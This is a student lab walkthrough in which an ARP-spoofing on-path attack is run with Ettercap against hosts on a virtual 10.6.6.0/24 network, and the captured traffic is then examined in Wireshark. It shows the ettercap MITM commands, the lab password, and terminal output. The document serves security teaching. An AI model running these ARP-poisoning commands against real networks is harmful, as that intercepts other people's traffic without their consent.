# ssh -l labuser 10.6.6.23
```

If you get the following message, answer yes to continue.


The authenticity of host '10.6.6.23 (10.6.6.23)' can't be established.

ED25519 key fingerprint is

SHA256:u3Yjj1imvIGFFU6uLfJlAyM+BC1AXhLyO45oPedjNk8.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? Yes



```
(kali@Kali)-[~]  
$ ssh -l labuser 10.6.6.23  
The authenticity of host '10.6.6.23 (10.6.6.23)' can't be established.  
ED25519 key fingerprint is SHA256:u3Yjj1imvIGFFU6uLfJlAyM+BC1AXhLyO45oPedjNk8.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? Yes
```

Warning: Permanently added '10.6.6.23' (ED25519) to the list of known hosts.

labuser@10.6.6.23's password: Cisco123

```
Warning: Permanently added '10.6.6.23' (ED25519) to the list of known hosts.
labuser@10.6.6.23's password:
Linux gravemind 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
labuser@gravemind:~$
```

Because you are creating an on-path attack that uses ARP spoofing, you will be monitoring the ARP mappings on the victim host. The attack will cause changes to those mappings.

Use the command `ip neighbor` to view the current ARP cache on the target computer. Note: The hostname `3fb0515ea2f7` maybe different for your Kali VM environment.

labuser@3fb0515ea2f7:/\$ `ip neighbor`

10.6.6.1 dev eth0 lladdr 02:42:17:81:d2:45 REACHABLE (output may vary)

```
labuser@gravemind:~$ ip neighbour
10.6.6.1 dev eth0 lladdr 02:42:33:ea:4a:04 REACHABLE
labuser@gravemind:~$
```

Note: If you are using the ARM CPUs (Apple M1/M2) version of the VM, you will need to switch to use the root user with the password `Cisco123` and use the command `arp -a` in place of `ip neighbor` to view the current ARP cache throughout this activity.

labuser@gravemind:/\$ `su -`

Password: Cisco123

root@gravemind:/\$ `arp -a`

? (10.6.6.1) at 02:42:17:d5:bb:2b:ab [ether] on eth0

Step 2: Load Ettercap GUI interface to begin scanning.

Open a new terminal session from the menu bar in Kali Linux. Do not close the SSH-terminal that is running the session with 10.6.6.23.

Use the `ettercap -h` command to view the help file for the Ettercap application.

```
(kali㉿kali)-[~]
└─# ettercap -h
```

Examine the help file content.

```

(kali㉿kali)-[~]
$ ettercap -h

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Usage: ettercap [OPTIONS] [TARGET1] [TARGET2]

TARGET is in the format MAC/IP/IPv6/PORTs (see the man for further detail)

Sniffing and Attack options:
-M, --mitm <METHOD:ARGS>    perform a mitm attack
-o, --only-mitm              don't sniff, only perform the mitm attack
-b, --broadcast              sniff packets destined to broadcast
-B, --bridge <IFACE>        use bridged sniff (needs 2 ifaces)
-p, --nopromisc              do not put the iface in promisc mode
-S, --nossllmitm             do not forge SSL certificates
-u, --unoffensive            do not forward packets
-r, --read <file>            read data from pcapfile <file>
-f, --pcapfilter <string>    set the pcap filter <string>
-R, --reversed               use reversed TARGET matching
-t, --proto <proto>         sniff only this proto (default is all)
    --certificate <file>     certificate file to use for SSL MiTM
    --private-key <file>     private key file to use for SSL MiTM

User Interface Type:
-T, --text                   use text only GUI
    -q, --quiet               do not display packet contents
    -s, --script <CMD>        issue these commands to the GUI
-C, --curses                 use curses GUI
-D, --daemon                 daemonize ettercap (no GUI)
-G, --gtk                    use GTK+ GUI

Logging options:
-w, --write <file>           write sniffed data to pcapfile <file>
-L, --log <logfile>          log all the traffic to this <logfile>
-l, --log-info <logfile>     log only passive infos to this <logfile>
-m, --log-msg <logfile>      log all the messages to this <logfile>
-c, --compress                use gzip compression on log files

Visualization options:
-d, --dns                     resolves ip addresses into hostnames
-V, --visual <format>        set the visualization format
-e, --regex <regex>           visualize only packets matching this regex
-E, --ext-headers             print extended header for every pck
-Q, --superquiet              do not display user and password

LUA options:
--lua-script <script1>,[<script2>,...]    comma-separated list of LUA scripts
--lua-args n1=v1,[n2=v2,...]              comma-separated arguments to LUA script(s)

General options:
-i, --iface <iface>           use this network interface
-I, --liface                  show all the network interfaces
-Y, --secondary <ifaces>      list of secondary network interfaces
-n, --netmask <netmask>       force this <netmask> on iface
-A, --address <address>       force this local <address> on iface
-P, --plugin <plugin>          launch this <plugin> - multiple occurrence allowed
    --plugin-list <plugin1>,[<plugin2>,...]    comma-separated list of plugins
-F, --filter <file>           load the filter <file> (content filter)
-z, --silent                  do not perform the initial ARP scan
-6, --ip6scan                 send ICMPv6 probes to discover IPv6 nodes on the link
-j, --load-hosts <file>       load the hosts list from <file>
-k, --save-hosts <file>       save the hosts list to <file>
-W, --wifi-key <wkey>         use this key to decrypt wifi packets (wep or wpa)
-a, --config <config>         use the alternative config file <config>

Standard options:
-v, --version                 prints the version and exit
-h, --help                    this help screen

```

In this part, you will use a GUI interface to access Ettercap. Start Ettercap GTK+ graphical user interface using the ettercap -G command. Most Ettercap functions require root permissions, so use the sudo command to obtain the required permissions.


```

(kali㉿kali)-[~]
# sudo ettercap -G


```



The Ettercap GUI opens in a new window. You are sniffing traffic on an internal, virtual network. The default setup is to scan using interface eth0. Change the sniffing interface to br-internal, which is the interface that is configured on the 10.6.6.0/24 virtual network, by changing the value in the Setup > Primary Interface dropdown.



Click the checkbox icon at the top right of the Ettercap screen to continue. A message appears at the bottom of the screen indicating that Unified sniffing has started.



Part 2: Perform the On-Path (MITM) Attack

Step 1: Select the Target Devices.

In the Ettercap GUI window, open the Hosts List window by clicking the Ettercap menu (three dots icon). Select the Hosts entry and then Hosts List. Click the Scan for Hosts icon (magnifying glass) at top left in the menu bar. A list of the hosts that were discovered on the 10.6.6.0/24 network appears in the Host List window.

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
6 hosts added to the hosts list...
```

At least one of the MAC addresses should be familiar.

Define the source and destination devices for the attack. To do so, click the IP address 10.6.6.23 in the window to highlight the target user host. Click the Add to Target 1 button at the bottom of the Host List window. This defines the user's host as Target 1.

Click the IP address of the destination web server at 10.6.6.13 to highlight the line. Click the Add to Target 2 button at the bottom of the host window.

```
Host 10.6.6.23 added to TARGET1
Host 10.6.6.13 added to TARGET2
```

Any IP/MAC address specified as a Target 1 will have all its traffic diverted through the attacking computer that is running Ettercap. In this lab, the attacking computer is the Kali Linux machine at 10.6.6.1. All other computers on the subnet, other than the targets, will communicate normally.

Click the MITM icon on the menu bar (the first circular icon on top right). Select ARP Poisoning... from the dropdown menu. Verify that Sniff remote connections is selected. Click OK.

```
ARP poisoning victims:

GROUP 1: 10.6.6.23 02:42:0A:06:06:17

GROUP 2: 10.6.6.13 02:42:0A:06:06:0D
```

The MITM exploit is started. If sniffing does not start immediately, click the Start option (play button) at left in the top menu.

Step 2: Perform the ARP spoofing attack.

Return to the terminal window that is running the SSH session with the target user host at 10.6.6.23. Repeat the ping to 10.6.6.13

```
labuser@3fb0515ea2f7:/$ ping -c 5 10.6.6.13
```

```
labuser@gravemind:~$ ping -c 5 10.6.6.13
PING 10.6.6.13 (10.6.6.13) 56(84) bytes of data.
64 bytes from 10.6.6.13: icmp_seq=1 ttl=64 time=10.2 ms
64 bytes from 10.6.6.13: icmp_seq=2 ttl=64 time=9.58 ms
64 bytes from 10.6.6.13: icmp_seq=3 ttl=64 time=10.0 ms
64 bytes from 10.6.6.13: icmp_seq=4 ttl=64 time=14.1 ms
64 bytes from 10.6.6.13: icmp_seq=5 ttl=64 time=11.9 ms

— 10.6.6.13 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 12ms
rtt min/avg/max/mdev = 9.581/11.150/14.064/1.660 ms
labuser@gravemind:~$
```

Use the `ip neighbor` command to view the ARP table on 10.6.6.23 again. Note the MAC address listed for 10.6.6.13.

Close the Ettercap graphical user interface. Leave the SSH connection to 10.6.6.23 active.

Part 3: Use Wireshark to Observe the ARP Spoofing Attack

Step 1: Select the Target Devices and Perform the MITM attack using the CLI

In this step, you will use the command line interface in Ettercap to perform ARP spoofing and write a .pcap file that can be opened in Wireshark. Refer to the help information for Ettercap to interpret the options used in the commands.

Return to the terminal session that is connected via SSH to 10.6.6.23. Ping the IP addresses 10.6.6.11 and 10.6.6.13. 10.6.6.11 is another host on the LAN that we will verify is unaffected by the attack. Then, use the `ip neighbor` command to find the MAC addresses associated with the IP addresses of the two systems.

labuser@3fb0515ea2f7:/\$ ping -c 5 10.6.6.11

```
labuser@gravemind:~$ ping -c 5 10.6.6.11
PING 10.6.6.11 (10.6.6.11) 56(84) bytes of data.
64 bytes from 10.6.6.11: icmp_seq=1 ttl=64 time=0.250 ms
64 bytes from 10.6.6.11: icmp_seq=2 ttl=64 time=0.100 ms
64 bytes from 10.6.6.11: icmp_seq=3 ttl=64 time=0.350 ms
64 bytes from 10.6.6.11: icmp_seq=4 ttl=64 time=0.137 ms
64 bytes from 10.6.6.11: icmp_seq=5 ttl=64 time=0.081 ms

--- 10.6.6.11 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 389ms
rtt min/avg/max/mdev = 0.081/0.183/0.350/0.102 ms
labuser@gravemind:~$
```

labuser@3fb0515ea2f7:/\$ ping -c 5 10.6.6.13


```
labuser@gravemind:~$ ping -c 5 10.6.6.13
PING 10.6.6.13 (10.6.6.13) 56(84) bytes of data.
64 bytes from 10.6.6.13: icmp_seq=1 ttl=64 time=0.164 ms
64 bytes from 10.6.6.13: icmp_seq=2 ttl=64 time=0.159 ms
64 bytes from 10.6.6.13: icmp_seq=3 ttl=64 time=0.174 ms
64 bytes from 10.6.6.13: icmp_seq=4 ttl=64 time=0.182 ms
64 bytes from 10.6.6.13: icmp_seq=5 ttl=64 time=0.150 ms

--- 10.6.6.13 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 91ms
rtt min/avg/max/mdev = 0.150/0.165/0.182/0.019 ms
labuser@gravemind:~$
```

labuser@3fb0515ea2f7:/\$ ip neighbor

```
labuser@gravemind:~$ ip neighbor
10.6.6.11 dev eth0 lladdr 02:42:0a:06:06:0b STALE
10.6.6.13 dev eth0 lladdr 02:42:0a:06:06:0d STALE
10.6.6.1 dev eth0 lladdr 02:42:16:6c:ce:9f REACHABLE
labuser@gravemind:~$
```

Note: To find the MAC of 10.6.6.23, go to the SSH session terminal and enter the `ip address` command. Determine the MAC address of the interface that is addressed on the 10.6.6.0/24 network.



```
labuser@gravemind:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
15: eth0@if16: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:06:06:17 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.6.6.23/24 brd 10.6.6.255 scope global eth0
        valid_lft forever preferred_lft forever
labuser@gravemind:~$
```

The ettercap -T command runs Ettercap in text mode, instead of using the GUI interface. The syntax to start Ettercap and specify the targets is: `sudo ettercap -T [options] -q -i [interface] --write [file name] --mitm arp /[target 1]// /[target 2]//`.

Open a new terminal window as necessary.

In a terminal window, enter the command as follows to save the pcap file in the current working directory:

```
(kali@kali)-[~]
└─$ sudo ettercap -T -q -i br-internal --write mitm-saved.pcap --mitm arp /10.6.6.23//10.6.6.13//
```

When Ettercap starts, you will receive output similar to that shown:

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:

br-internal -> 02:42:14:BB:18:BD

10.6.6.1/255.255.255.0

fe80::42:14ff:febb:18bd/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file

Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint

1766 tcp OS fingerprint

2182 known services

Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

```
* |=====>| 100.00 %  
2 hosts added to the hosts list...
```

ARP poisoning victims:

GROUP 1 : 10.6.6.23 02:42:0A:06:06:17

GROUP 2 : 10.6.6.11 02:42:0A:06:06:0B

Starting Unified sniffing...

Text only Interface activated...

Hit 'h' for inline help

```
(kali@kali)-[~]  
$ sudo ettercap -T -q -i br-internal --write mitm-saved.pcap --mitm arp /10.6.6.23///10.6.6.13//  
[sudo] password for kali:  
  
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team  
  
Listening on:  
br-internal → 02:42:16:6C:CE:9F  
10.6.6.1/255.255.255.0  
fe80::42:16ff:fe6c:ce9f/64  
  
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file  
Privileges dropped to EUID 65534 EGID 65534...  
34 plugins  
42 protocol dissectors  
57 ports monitored  
28230 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services  
Lua: no scripts were specified, not starting up!  
  
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
* |=====>| 100.00 %  
  
Scanning for merged targets (1 hosts)...  
* |=====>| 100.00 %  
  
6 hosts added to the hosts list...  
  
ARP poisoning victims:  
  
GROUP 1 : 10.6.6.23 02:42:0A:06:06:17  
GROUP 2 : ANY (all the hosts in the list)  
Starting Unified sniffing...  
  
Text only Interface activated...  
Hit 'h' for inline help
```

Return to the SSH terminal session to 10.6.6.23. Ping the two IP addresses, 10.6.6.11 and 10.6.6.13, again. Use the ip neighbor command to view the associated MAC addresses. Close the SSH terminal session that is connected to 10.6.6.23 and return to the terminal session running Ettercap in text mode. Enter q to quit Ettercap.


Step 2: Open Wireshark to view the Saved PCAP file.

In this step, you will examine the .pcap file that Ettercap created.

Review the MAC addresses that you recorded in Step 1c. The MAC address for 10.6.6.23 can be found in the output of the Ettercap text interface in Target Group 1.

In the Kali terminal window, start Wireshark with the mitm-saved.pcap file that you created with Ettercap.

```
(kali@kali)-[~]
$ wireshark mitm-saved.pcap
```



The Ettercap attack computer first broadcasts ARP requests to obtain the actual MAC addresses for the two target hosts, 10.6.6.23 and 10.6.6.11. The attacking machine then begins to send ARP responses to both target hosts using its own MAC for both IP addresses. This causes the two target hosts to address the Ethernet frames to the attacker's computer, which enables it to collect data as an on-path attacker.